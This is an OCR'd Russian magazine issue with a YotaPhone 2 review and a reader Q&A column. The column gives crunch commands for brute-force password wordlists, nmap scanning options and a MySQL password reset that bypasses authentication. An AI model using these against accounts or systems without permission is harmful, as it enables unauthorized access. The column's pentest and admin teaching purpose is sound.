
ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.4.3 Jelly Bean
Процессор: Qualcomm Snapdragon 800, 4 ядра Krait 400 по 2,2 ГГц
Оперативная память: 2 Гб
Постоянная память: 32 Гб
Графика: Adreno 330
Основной экран: SuperAMOLED 5", 1920 × 1080, 442 ppi, Gorilla Glass 3
Связь: GSM 900/1800/1900, 3G, LTE
Интерфейсы: Wi-Fi 802.11a/b/g/n/ac, NFC, Bluetooth 4.0, microUSB (OTG), 3,5 мм мини-джек, беспроводная зарядка
Датчики: A-GPS/ГЛОНАСС, акселерометр, гироскоп, компас, датчики приближения и освещения
Камера: 8 Мп, видео Full HD, LED-вспышка / 2,1 Мп
Аккумулятор: несъемный, 2500 мА · ч
Размеры: 144,9 × 69,4 × 8,95 мм
Масса: 145 г
Цена: 40 000 рублей


Два года назад малоизвестная российская компания Yota Devices сумела удивить мир, показав прототип смартфона с двумя экранами. Многие тогда были уверены, что дальше концепта дело не зайдет, но и тут наши соотечественники не ударили в грязь лицом и через год воплотили инновационные идеи в жизнь. Однако первый YotaPhone получился весьма неоднозначным смартфоном: морально устаревшее железо, странное управление и дизайн, малое время «жизни». По сути, была интересна лишь его главная фишка, да и та не реализовывалась в полной мере, поскольку работа со вторым экраном была крайне ограниченна. Это был телефон для гиков, но никак не массовый продукт.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 18 624 points
AnTutu Benchmark: 37 445 points
Vellamo (Internet): 3149 points
Vellamo (Metal): 1359 points
Vellamo (Multicore): 1525 points
3D Mark (Ice Storm Unlimited): 15 454 points / 89,7 FPS / 59,1 FPS / 40,9 FPS
Epic Citadel: 59,8 FPS
GFXBench (Manhattan): 642 (10 FPS) Onscreen / 614 (9,9 FPS) Offscreen
GFXBench (T-Rex): 1299 (23 FPS) Onscreen / 1261 (23 FPS) Offscreen
AnTuTu Tester: 7810 points



↖ **YotaPhone2 — это ридер, который всегда под рукой**



↑ **Любителей бенчмарков YotaPhone 2, конечно, не поразит, но производительности смартфона достаточно для любых задач**

К счастью, в Yota Devices не расстроились, а проанализировали пожелания пользователей и спустя год смогли вновь удивить мировую общественность своим YotaPhone 2. По сути, разработчики провели тотальную работу над ошибками. Теперь здесь начинка почти флагманская, батарейка большая, основной экран отличный, дизайн интересный, управление привычное и даже поддержка беспроводной зарядки имеется. Но главное, второй экран здесь действительно является не просто маркетинговым ходом: теперь он сенсорный и способен выводить любые данные, включая игры и видео. Прибавь к этому чистый Android, удобные фишки и лояльную политику сервисного обслуживания, и мы получим реального российского конкурента «яблокам» и «корейцам». Отечественная разработка собрала множество призов за инновации на главных выставках мира, смартфон регулярно становится героем новостей, ему даже выпала честь стать подарком для председателя КНР от президента России. Кстати, последнее весьма символично: для производства используются мощности сингапурской компании Hi-P, которая известна выпуском устройств для BlackBerry, при этом сам сборочный цех расположен именно в Китае.

Конечно, флагман не может стоить «пять копеек», поэтому единственное, что может остановить тебя от срочной покупки новинки, — это ее цена. После новогоднего повышения она преодолела рубеж в 40 000 рублей. Сегодня мы не только рассмотрим YotaPhone 2 со всех сторон, но и попытаемся понять, сможет ли он стать по-настоящему массовым продуктом.

КОМПЛЕКТАЦИЯ

В Yota Devices отлично знают, что первое впечатление — самое важное, поэтому новинка начинает удивлять уже с упаковки: создатели тщательно продумали каждую деталь. Стильная черная картонная коробка легким движением руки трансформируется в ленту с тремя отсеками, в каждом из которых лежит аккуратно упакованное в поролоновые «кирпичики» содержимое. Центральную часть занимают непосредственно герой нашего обзора и инструкция к нему. Слева — зарядное устройство и кабель microUSB, а в правом отсеке — фирменная скрепка для смены SIM-карты и стильная черная проводная стереогарнитура с неплохим звучанием и ворохом сменных амбушюр. Для каждого аксессуара предусмотрен свой собственный ящичек. Одним словом, конкуренты отдыхают. К сожалению, разработчики решили не включать в базовый набор беспроводную зарядку, хотя аппарат поддерживает эту технологию, а его стоимость как бы намекает.

ДИЗАЙН

Не только коробка отличается великолепным дизайном, то же самое можно сказать и про сам YotaPhone 2. Внешний вид был полностью изменен: с прошлогодним устройством смартфон связывает лишь наличие второго экрана. Здесь не найти ни одной острой грани: все формы округлы и плавно перетекают друг в друга, даже второй экран не плоский, а имеет заметный радиус кривизны. Благодаря таким изыскам и минимальным рамкам вокруг основного дисплея телефон не только превосходно выглядит, но и лежит в руке словно влитой, несмотря на довольно большую диагональ в 5 дюймов. Гаджет обладает хорошо сбалансированными массово-габаритными показателями: его размеры 144,9 × 69,4 × 8,95 мм, а вес всего 145 г.

Каркас выполнен из темно-серого матового пластика, а лицевая и оборотная части покрыты закаленным стеклом Gorilla Glass 3. Разговорный динамик здесь только один, и расположен он над основным 5-дюймовым экраном. Рядом с ним — набор датчиков и фронтальная камера, нижняя часть свободна, и даже логотип можно найти лишь на обороте. Над 4,7-дюймовым изогнутым E Ink экраном, занимающим большую часть тыльной поверхности, расположилась камера со светодиодной вспышкой. Клавиши блокировки и регулировки громкости вынесены на правый бок смартфона, при этом последняя совмещена со слотом для nanoSIM. На верхнем торце находится разъем для наушников, на нижнем — разъем microUSB, микрофон и стереодинамики.

Монолитный корпус собран очень качественно, ни малейшего намека на люфты или скрипы. Удачная эргономика позволяет комфортно пользоваться смартфоном одной рукой. Пока в продаже имеется лишь темный вариант, но разработчики обещают в ближайшее время выпустить гаджет и в белом цвете.

ЭКРАНЫ

Лицевую сторону нового российского флагмана украшает 5-дюймовый Super AMOLED -экран производства Samsung с Full HD разрешением (442 ppi). По яркости красок и качеству изображения он не уступает лучшим представителям мобильного сегмента, однако, в отличие от серии Galaxy, здесь нет возможности подстроить изображение под собственные

↓ **Найди пять отличий**



предпочтения. Поверхность дисплея покрыта жироотталкивающим слоем, имеются датчики приближения и автоматической регулировки яркости. Углы обзора максимальные, при отклонении от диагонали изображение не выцветает. В солнечный день экран остается читаемым, но с прямыми лучами солнца даже ему не справиться. К слову сказать, инженеры Yota Devices модифицировали оригинальную корейскую матрицу, добавив графитовую подложку, что улучшает теплоизоляцию и уменьшает толщину, но при этом под определенными углами появляется металлический отлив. Что немаловажно для России, с YotaPhone 2 можно работать в перчатках, но для этого придется надавливать на экран чуть сильнее, чем обычно.

Основные инновации YotaPhone 2 сосредоточены во втором дисплее. Это сенсорный (ура!) экран с диагональю 4,7 дюйма и разрешением 960 × 540 пикселей (235 ppi), построенный на основе технологии электронных чернил. Сам экран искривленной формы и покрыт таким же гнутым Gorilla Glass 3. Он способен отображать 16 градаций серого — для чтения книжек хватит, но вот для комфортной работы с интерфейсом может оказаться недостаточно. По сравнению с обычными ридерами дисплей более отзывчивый, но часто при динамической смене изображения остаются шлейфы. Белый цвет слегка сероватый, что комфортно для глаз. Минусом конструкции является отсутствие подсветки — в темноте пользоваться экраном не получится в принципе.

Несмотря не присутствующие шероховатости, по сравнению с первой моделью E Ink экран второго YotaPhone — огромный шаг вперед. Из практически безжизненного прямоугольника, предназначенного лишь для отображения обоев, он получил живой и полезный функционал, способный взять на себя все функции главного экрана. Теперь дисплей способен отображать десятки виджетов, видеоролики и даже современные 3D-игры, правда, в черно-белом оформлении. Подробнее о работе со вторым экраном расскажем ниже. Здесь же стоит отметить, что в этот экран встроен и модуль беспроводной зарядки, как нетрудно догадаться — впервые в мире.

АППАРАТНАЯ НАЧИНКА

На момент своего анонса в начале 2014 года YotaPhone 2 обладал флагманским железом, но за прошедший год мобильная техника не стояла на месте. Поэтому к моменту выхода начинка отечественного смартфона уже не выглядит столь производительной, но и назвать ее устаревшей язык не поворочивается. Здесь установлен четырехъядерный чип Qualcomm Snapdragon 800 частотой 2,2 ГГц, графический ускоритель Adreno 330 и 2 Гб оперативной памяти. Постоянной памяти здесь 32 Гб, и она не расширяется, к сожалению.

Любителей бенчмарков YotaPhone 2, конечно, не поразит, показывая результаты на уровне Nexus 5 и Galaxy S5, но производительности смартфона тем не менее достаточно для любых задач, включая самые требовательные игры. Поначалу были заметны небольшие лаги в меню, но инженеры из Yota Devices выпускают обновления с завидной периодичностью, поэтому уже после пары апдейтов задержки сошли на нет, как, впрочем, и зависания девайса.

Телефон отлично работает в сетях второго, третьего и четвертого поколений (смотрелось бы странно, если бы такие проблемы возникли). Есть поддержка всех существующих стандартов Wi-Fi и Bluetooth 4.0. Для быстрого соединения имеется встроенная NFC-антенна, навигационный модуль поддерживает как GPS, так и ГЛОНАСС, присутствует даже FM-радио, которое последнее время встретишь далеко не во всех телефонах. В смартфоне установлен довольно качественный и громкий стереодинамик: при отсутствии наушников через него даже можно слушать фильмы. USB поддерживает стандарт OTG, то есть к YotaPhone 2 можно подключать USB-флешки, мышки и прочие вкусности.



Упаковка такая, что конкуренты отдыхают

КАМЕРЫ

Заметно изменилась и камера. Во-первых, она теперь располагается в оптимальном с точки зрения эргономики месте, не перекрываясь ладонью при съемке, как это было в первом YotaPhone. Во-вторых, в YotaPhone2 используется камера (модуль камеры Semco, а сенсор Sony IMX175) с размером пикселя 1,4 × 1,4 микрона (в первом YotaPhone он составлял 1,12 × 1,12 микрона), что влияет на количество света, получаемого пикселем, — изображение получается качественнее. Новые настройки позволят в целом повысить стабильность запуска и работы камеры. Среди настроек самой камеры — вспышка, HDR и таймер. Порадовала картинка в виде раритетной фотокамеры, которая выводится на E Ink экране при активации камеры. Также с ее помощью можно создать фотосферу: «обфоткать» окружающее пространство во всех возможных плоскостях, после чего все склеится в единую картинку.

Видеоролики в разрешении Full HD модуль записывает немного лучше, чем фотографирует, однако ему зачастую не хватает стабилизации. А вот фронтальная камера здесь на 2,1 Мп и особо ничем примечательным не выделяется.

АВТОНОМНОСТЬ

Автономность YotaPhone 2 можно смело назвать успехом. Для начала: емкость аккумулятора выросла с 1800 мА • ч до 2500 мА • ч. Во-вторых, применяемый здесь AMOLED-экран известен своей высокой энергоэффективностью. В-третьих, встроенная утилита позволяет за счет гибкой настройки беспроводных модулей, яркости и прочего значительно повысить время жизни гаджета. Наконец, второй экран, который при отображении статичной картинки вообще не тратит энергии и на который можно перенести ряд функций смартфона. В итоге мы имеем одни из самых высоких показателей автономности. Так, если грамотно распределить «обязанности» между экранами, ограничить просмотр видео и игр, то смартфон «проживет» у тебя около недели. Если вторым экраном не пользоваться и часа по два в день играть на нем в игры, то батарея протянет двое суток, а Full HD видео беспрерывно воспроизводится порядка девяти часов. Напомним, что у первого поколения автономность была в разы меньше. К сожалению, AnTuTu Tester не учитывает использование второго экрана, но и он показывает весьма приличные результаты в виде 7810 попугаев.

Когда заряд аккумулятора близок к нулю, можно полностью перейти на использование дополнительного экрана: может, это и не очень удобно, зато смартфон проработает дольше на полдня. При этом можно автоматически установить процент заряда, при котором телефон оптимизирует черно-белый экран под управление всеми функциями телефона. И даже если батарея умерла окончательно, то можно сохранить любой важный скриншот на E Ink дисплей с помощью функции YotaSnap и пользоваться им сколько душе угодно. Полная зарядка происходит за 2,5 ч от зарядного устройства или за 3 ч от USB-порта.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Разработчики трезво рассудили, что в Google работают преимущественно не дураки, и решили не городить своих собственных оболочек и лаунчеров, а взять чистый Android. На данный момент это версия 4.4.3, но ребята из Yota Devices систематически обещают обновить его до Lollipop. Интерфейс работает плавно и быстро. Ушла в не-

бытие и сенсорная область под экраном из первого YotaPhone, уступив место привычным сенсорным кнопкам. Правда, совсем без жестов не обошлись: помимо традиционного способа разблокировки смартфона, имеется и альтернативный. Чтобы «разбудить» твоего друга, достаточно свайпнуть снизу телефона к середине — просто и удобно.

В Yota Devices разработали несколько игр, оптимизированных специально под второй экран: шашки, шахматы, судоку, 2048. К счастью, не забыли они и про то, для чего первоначально был нужен E Ink экран, и создали красивый, быстрый и удобный YotaReader, заточенный под задний дисплей (что, однако, не мешает его запускать также и на основном). Из функционала: гибкая настройка шрифтов, яркости, дневной и ночной режим, возможность загружать книги из памяти устройства или из интернет-каталога. К особому софту можно отнести и приложение, позволяющее делать «себяку» прямо на основную камеру, используя второй экран в качестве видоискателя.

РАБОТА СО ВТОРЫМ ЭКРАНОМ

Как и следовало ожидать, большинство фишек YotaPhone 2 связано со вторым экраном. Так, смартфон понимает, на какой из экранов ты смотришь, и разблокирует именно его при нажатии на клавишу блокировки. Кстати, при поступлении входящих звонков снимать трубку можно как с основного экрана, так и с дополнительного. Но чем же пользователю еще может помочь второй экран в повседневной эксплуатации?

Для начала, как и в предшественнике, на него можно выводить скриншоты чего-либо: карты, посадочного билета, понравившейся картинки и так далее. Рисунок не исчезнет, даже если кончится заряд телефона. Чтобы это сделать, необходимо удержать сенсорную кнопку «Домой» и выбрать пункт «скриншот». Через секунду сделанный снимок уже закрепится на задней панели.

Следующая функция, которая тоже была, но теперь получила дальнейшее развитие: YotaCover. С ее помощью можно настроить обои на заднем экране, периодичность их смены и даже автоматически подгружать картинки из соцсетей. На этих же обоях отображаются пиктограммы пропущенных звонков, новых СМС, уведомлений и сообщений почты, при нажатии на каждую из них запускается соответствующие приложение прямо на E Ink дисплее.

Если нажать снизу на центр заднего экрана, то можно переключиться в другой режим: YotaPanel (да, любят разработчики вставлять это слово во все, что делают). И это самый удобный и полезный режим из всех, поскольку позволяет настроить всевозможные виджеты, обновляющиеся в реальном времени на всегда включенном экране. Другими словами, тебе не нужно теперь брать телефон в руки и включать, а достаточно лишь бросить быстрый взгляд на него, чтобы узнать всю интересующую информацию. Здесь можно вывести часы, погоду, плеер, новости, уведомления, календарь, заряд батареи и еще много-много всего. Причем можно создавать несколько страниц виджетов, переключаясь между ними свайпами. Важно, что есть не какой-то один-единственный вариант дизайна, а несколько, поддающихся гибкой настройке.

Если и этого тебе мало, то имеется возможность запустить на втором экране… барабанная дробь… вообще все, что хочешь! То есть вообще все: музыку, браузер, видео, тяжелые трехмерные игры, любые программы из Google Play. При этом ни в одном приложении не был замечен конфликт совместимости. Особенно, конечно, необычно, смотрятся видеоролики и игры: нечасто экран на электронных чернилах способен воспроизводить такое. К сожалению, кроме возможности взглянуть на привычные вещи в черно-белом цвете, особой пользы это не принесет: E Ink экран будет обновляться максимально часто, а значит, и энергии будет тратиться почти столько же, как если бы все это запускалось на основном дисплее. Гораздо интереснее видится в таком режиме работа браузера. Чтобы сотворить это маленькое чудо, достаточно удержать кнопку «Домой» и выбрать пункт «Перейти на второй экран», после чего на заднем дисплее отобразится то, что было загружено на основном с полноценным интерфейсом Android.

ВПЕЧАТЛЕНИЯ ОТ ИСПОЛЬЗОВАНИЯ

Многие могут сказать: «Зачем нам второй экран, мы ведь и одним довольны», но ведь и после выхода iPhone мало кто









готов был отказаться от кнопочного управления. Второй экран действительно сильно упрощает жизнь. Во-первых, это всегда новая обложка для твоего смартфона, на которой нарисовано именно то, что ты хочешь, причем смотрится это на порядок более стильно, чем любые кейсы или чехлы. Во-вторых, сверхкомпактный полноценный ридер, от которого не устают глаза, не разряжается батарея и который у тебя всегда в кармане. Это всегда включенный экран с СМС, уведомлениями, виджетами и, конечно, часами. С помощью второго экрана и распознавания голоса, облегчающего набор текста, можно и вовсе отказаться от основного дисплея. Наконец, благодаря данной инновации заряжать смартфон придется раз в двое суток, а то и реже, что очень круто. И самое главное: тебе просто обеспечен вау-эффект среди окружающих.


Со вторым экраном разобрались, теперь коротко об остальном. За дизайн можно смело давать премию: стильный, красивый, удобный, компактный (для своей диагонали), в руке лежит идеально. Железо не флагманское, но его с лихвой хватает на все задачи, а благодаря чистому Android все работает плавно и гладко. Однако в будущем очень рекомендуется ребятам из Yota Devices сократить время с момента анонса до запуска в серию с одиннадцати месяцев хотя бы до трех. Основной экран хороший, но можно было бы добавить возможность индивидуальной настройки. Беспроводные модули работают четко и слаженно. Камера после обновления (замечу) работает отлично.

ВЫВОД

Со второй попытки инженеры Yota Devices нашли достойное воплощение для своей смелой и уникальной идеи. Второе поколение YotaPhone стало значительно быстрее, удобнее и интереснее предшественника. Однако вопрос состоит в том, сможет ли YotaPhone 2 стать по-настоящему массовым продуктом или так и останется гаджетом для фанатов и патриотов?

Безусловно, продажи будут значительно выше, чем у первого поколения, но не исключено, что YotaPhone 2 так и останется телефоном для избранных: на фоне разрастающегося кризиса цена в 40 000 высока. А вот если разработчики «допилят» все шероховатости и сумеют установить на свой следующий продукт более адекватную цену, то YotaPhone 3 вполне будет способен на равных конкурировать с лидерами рынка. Чего-чего, а инновационных идей, к счастью, у наших соотечественников всегда в достатке.





Алексей «Zemond» Панкратов
3em0nd@gmail.com

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Появилась необходимость сделать свой словарик для брута. Как это можно реализовать под Kali?

A Для этого в дистрибутиве есть интересная тулза, называется crunch. Синтаксис ее довольно прост:

min = минимальная длина пароля;

max = максимальная длина;

characterset = символы, которые будут использоваться для генерации паролей;

-t <pattern> = возможность создавать паттерны. Давай на примере. Скажем, ты знаешь, что у человека день рождения 28 июля и эти цифры есть в пароле вида 0728, но перед этим числом есть еще какие-то символы. Поэтому ты пишешь что-то вроде @@@@@@@0728, и получается, что лист будет сгенерирован на 11-значный пароль. Семь символов, которые будут генериться, а четыре будут фиксированными. По мне, так весьма крутая и удобная фишка;

-o <outputfile> = выходной файл для нашего листа.

Более подробно почитать можно в мане. А теперь давай создадим какой-нибудь лист, для начала самое простое:

```
crunch 4 8
```

Как сам понимаешь, кранч будет генерить пароли от 4 до 8 символов. Как видишь, ничего сложного, теперь давай что-нибудь поинтереснее:

```
crunch 6 8 1234567890 -o /root/↵
wordlist.lst
```

Здесь будет сгенерирован словарь от 6 до 8 символов, в пароле только цифры и зальются они во внешний файл, что мы указали. Остается только воспользоваться получившимся листом.

Q Недавно начал активно играть в CTF. Частенько встречаются задачи на программирование. Для этого использую различные скриптовые языки, в частности питон. Есть ли какие-то полезные библиотеки для CTF?

A Да, есть! Рекомендую к использованию библиотеку pwntools (goo.gl/JTYgye). Работает практически под всеми UNIX и маком, для установки достаточно одной команды:

```
pip install pwntools
```

Также есть очень хорошая документация (goo.gl/CMfsSb), и, что немаловажно, есть реальные примеры использования данной библиотеки в виде врайтапов к уже прошедшим CTF (goo.gl/tDAPBf). В общем, однозначно в закладки, оно того стоит.

Q Увлекся темой веб-пентеста, что можно почитать по теории?

A Здесь довольно много материала. Для начала можно взять мануал именно по веб-безопасности от OWASP (goo.gl/t0wAoQ), также интересно почитать книжку — руководство по веб-хакингу (goo.gl/P3geja).

Обязательно изучи общую теорию по пентестам:

- goo.gl/XAvaWO
- goo.gl/zmFLb

И теорию по веб-безопасности:

- goo.gl/9G7DeC
- goo.gl/9kxUnf
- goo.gl/3rPGU7

И вдогонку подборка очень полезных линков, с кучей материала, разбитого на категории: goo.gl/gfGZw6. Читай на здоровье.

Q В сети появилось какое-то непонятное устройство, которое рассылает пачками пакеты. Известен только мак этого устройства, можно ли узнать, какому вендору принадлежит мак-адрес?

A Отчасти да, при условии, что мак не был сменен вручную. Для этого можно воспользоваться одним из онлайн-сервисов по проверке мака. К примеру, вот этим: goo.gl/YpYi1r. Также поясню насчет его смены (пару раз встречал споры на тему того, что MAC-адрес изменить нельзя, ведь это аппаратная характеристика). На самом деле зашитый в сетевой карте MAC-адрес действительно не изменить, если только, конечно, у тебя не завалялся программатор. Для большей

ВСПОМНИТЬ ВСЕ

Полезный хинт

Q Как сбросить пароль на MySQL?

A Для восстановления пароля от БД нужно проделать следующие шаги. Для начала остановим демон:

```
/etc/init.d/mysql stop
```

Или через service, как больше нравится. Теперь нужно запустить mysqld со специальным ключом, благодаря которому не будет запрашиваться пароль:

```
mysqld_safe --skip-grant-tables
```

Подключаемся к нашему серверу, без пароля:

```
mysql -u root
```

Подходим к самому интересному — к смене пароля, делаем это примерно так:

```
mysql> use mysql;
mysql> update user set↵
password=PASSWORD("NEW_PASSWORD")↵
where User='root';
mysql> flush privileges;
mysql> quit
```

Остается только вновь остановить MySQL и запустить его заново, уже без ключей:

```
/etc/init.d/mysql stop
/etc/init.d/mysql start
```

Как видишь, в принципе, ничего сложного в этом нет, главное — иметь доступ к самому серверу, где крутится БД.



MySQL

части сетевого оборудования потребительского сегмента MAC-адрес, заданный на программном уровне, драйвером, имеет приоритет над аппаратным.

Q После установки приложения выдается ошибка: «Не удалось запустить приложение, поскольку его параллельная конфигурация неправильна». Что делать?

A Подобная ошибка вызвана библиотеками Visual C++. Если верить официальной справке от самой MS, то здесь два варианта. Либо попробовать обновиться через центр обновления до последней актуальной версии, либо же ручками поставить Visual C++ 2008, с пакетом обновления 1 (SP1). Учитывая, что с центром обновлений мне чаще всего не везет, лично я предпочитаю скачать и поставить ручками. Вот ссылки на 32-(goo.gl/5meXKk) и 64-разрядные (goo.gl/FrExe1) системы. Да, чуть не забыл. Если ты используешь 2010-й или 2007-й офис на этой машине, то перед установкой библиотек удали его. В особо тяжелом случае, когда 2010-й офис упирается и не хочет удаляться, воспользуйся Microsoft Fix it.

Q Столкнулся с тем, что нужно пару раз подсчитать количество хостов, входящих в определенную подсеть, скажем 172.17.110.0/23. Считать на листочке как-то не очень быстро, есть ли какой-то удобный калькулятор под это дело?

A Есть такой. Тут тебе поможет ipcalc, ставится из репозитория привычной командой

```
sudo apt-get install ipcalc
```

Синтаксис также не вызывает никаких затруднений:

```
ipcalc 172.17.110.0/23
```

Выхлоп дает количество хостов, минимальный и максимальный хост и двоичное представление для большего понимания.

```
Network:   172.17.110.0/23      10101100.00010001.0110111 0.00000000
HostMin:   172.17.110.1         10101100.00010001.0110111 0.00000001
HostMax:   172.17.111.254       10101100.00010001.0110111 1.11111110
Broadcast: 172.17.111.255       10101100.00010001.0110111 1.11111111
Hosts/Net: 510                   Class B, Private Internet

[p:1|w:5] ~ $
```

ipcalc

Q Есть ли какая-то общая информация по CTF для новичков, а то надоело объяснять всем желающим, что это такое и что с этим делать?

A Есть целый гайд на данную тему: goo.gl/MEFskb. Если это заинтересовало, то куда без практики, держи еще одну ссылку: goo.gl/1jYnXL. Ну и напоследок сборник врайтапов за 2014 год: goo.gl/zf8VGB — однозначно полезная вещь, даже опытные игроки могут почерпнуть какой-то новый подход или интересные фишки.

Q Можешь подкинуть пару интересных ключей для Nmap?

A Конечно, не вопрос. Для начала расскажу про исключения. Предположим, тебе нужно просканить сеть 192.168.1.0/24, но при этом исключить определенный айпишник или даже целый лист. Для этого будут следующие команды:

```
nmap 192.168.1.0/24 --exclude 192.168.1.5
nmap -iL /tmp/scanlist.txt↵
--excludefile /tmp/exclude.txt
```

Последняя команда сканирует хосты из файла scanlist.txt за исключением того, что есть в exclude.txt. Кстати, про сканирование сети: частенько бывает нужно быстро просканировать сеть на наличие включенных машин и других девайсов. Для этого поможет команда

```
nmap -sP 92.168.1.0/24
```

Это так называемое пинг-сканирование, быстрое и простое. Переходим к выбору портов. Про ключ -p рассказывать не буду, а вот про запись вида

```
nmap -p U:53,111,137,T:21-25,80,139,↵
8080 192.168.1.1
```

расскажу более подробно. Здесь буквы U и T означают UDP и TCP, что дает возможность более тонко произвести сканирование. Также весьма интересная штука:

```
nmap --top-ports 5 192.168.1.1
```

которая просканирует пять топовых портов у данного адреса, число можно менять и подбирать под себя. Если интересует, какие сервисы, а главное — какие версии стоят на сервере, то поможет команда

```
nmap -sV 192.168.1.1
```

Для сохранения работы сканера можно воспользоваться одной из команд:

```
nmap 192.168.1.1 > output.txt
nmap -oN /path/tmp/filename 192.168.1.1
nmap -oN output.txt 192.168.1.1
```

Q Появилась необходимость рулить триггерами Zabbix'а со смартфона, есть ли такая возможность?

A Да, это вполне возможно. Лично я использую для этих целей Andzabbix Lite (goo.gl/eWo40p). Как заявляет сам разработчик, программа имеет следующие возможности:

- просмотр списка активных триггеров;
- фоновая проверка новых активных триггеров;
- оповещения об изменении статусов триггеров;
- автоматическое обновление отображаемого списка триггеров;
- управление триггерами (активация, деактивация, удаление);
- отображение списка событий, подтверждение событий;
- список хостов с возможностью обзора элементов данных;
- отображение любых графиков, созданных в Zabbix;
- масштабирование графиков, выделение периода отображения;
- поддержка нескольких серверов Zabbix;
- поддержка работы через SSL;
- поддержка авторизации.

Из минусов стоит отметить, что порой из-за качества интернет-соединения программа под-

ЛУЧШАЯ ЗАЩИТА — ЭТО НАПАДЕНИЕ

Как поддерживать серверы в боевом режиме, чтобы вовремя определять уязвимости и ошибки конфигурации?

1 Первоначально рекомендую подписаться на bugtrack-рассылки, чтобы быть в курсе новых багов. Если больше нравятся социальные сети, то рекомендую Твиттер, там сформировано очень сильное ИБ-комьюнити, которое активно твитит и репостит. Помимо сведений о багах, можно наткнуться на настоящий Грааль знаний.


2 Держать свой сервер и все сервисы в режиме автоматических обновлений. Также обновлять различные службы вручную до актуальных версий. Особого фанатизма не нужно, баги бывают и в новых версиях, та же MS в этом плане вообще показывает себя не с лучшей стороны. Но, скажем, иметь версию веб-сервера за 2013 год — это совсем плохо.

3 Время от времени сканировать тем же Nmap'ом серверы на наличие посторонних портов и служб. Просматривать логи и отслеживать подозрительное поведение серверов. Скажешь, это практически нереально, с учетом, что их может быть несколько сотен? Выход есть: скрипты, средства мониторинга и управления конфигурацией — наше все.

4 Веб-сканеры тоже не списывай со счетов, пусть они не могут отобразить всей картины, а порой и даже ее очертаний, по крайней мере самые глупые и грубые ошибки выявишь сразу, плюс пообломаешь кул-хацкеров с такими же сканерами. Тот же акунетикс позволяет вообще настраивать шедулеры на сканирование.

5 Конечно же, ничто не заменит настоящего аудита. На особо критичных серверах он не должен останавливаться вообще, на проектах попроще нужен хотя бы пару раз в год, для выявления разного рода огрехов в ИБ. Лучше затратить на это время и найти самому, чем нарваться на приключения и потерять репутацию.

глючивает и приходится шаманить с включением-отключением интернета. И пожалуй, самый большой минус — это реклама, которая снизу перекрывает самый нижний триггер, и приходится крутить телефон, чтобы разглядеть, что же там есть. Но, несмотря на эти недостатки, программа стоит того, чтобы ей успешно пользоваться и быть в курсе событий.



Andzabbix Lite

Q При покупке по карте в интернет-магазине просят ввести какой-то код, что расположен сзади карты. Насколько опасно его вводить?

A В зависимости от вида карты — Visa или MasterCard — на обратной стороне карты расположены коды CVV2 или CVC2. Это трехзначный код проверки подлинности карты платежной системы. Он наносится на полосе для подписи держателя после номера карты либо после последних четырех цифр номера карты способом индент-печати. Используется в качестве защитного элемента при проведении транзакции в среде card not present (читай: в интернете). При фишинге можно солидно так пожертвовать бедным хакерам на старость, поэтому лучше всего вводить данный код только на доверенных сайтах, по HTTPS и проверив, что это именно тот сайт, какой нужен. Многие вообще для оплаты по интернету заводят отдельную карту, куда кладут суммы строго для покупки определенных вещей, и даже в случае ее угона злоумышленник не сможет ничего сделать, так как на ней нулевой баланс. Также хороши виртуальные карты, они не требуют подтверждения кода, а риск, связанный с необязательностью проверки CVV2, компенсируется в этом случае возможностью ограничить доступный лимит виртуальной карты небольшой суммой. Но не пугайся так сильно, существует стандарт PCI DSS, который не разрешает продавцам хранить код в течение даже короткого времени, поэтому они не могут использовать CVV2 для последующих транзакций. Также стоит отметить технологию 3dsecure, которая при оплате картой требует вводить дополнительный пароль, установленный пользователем. Как ты уже, наверное, догадался, это не что иное, как двухфакторная аутентификация пользователя. Данная технология вкупе с мозгом, прямыми руками и СМС-информированием может помочь вовремя среагировать на любое изменение твоего баланса.

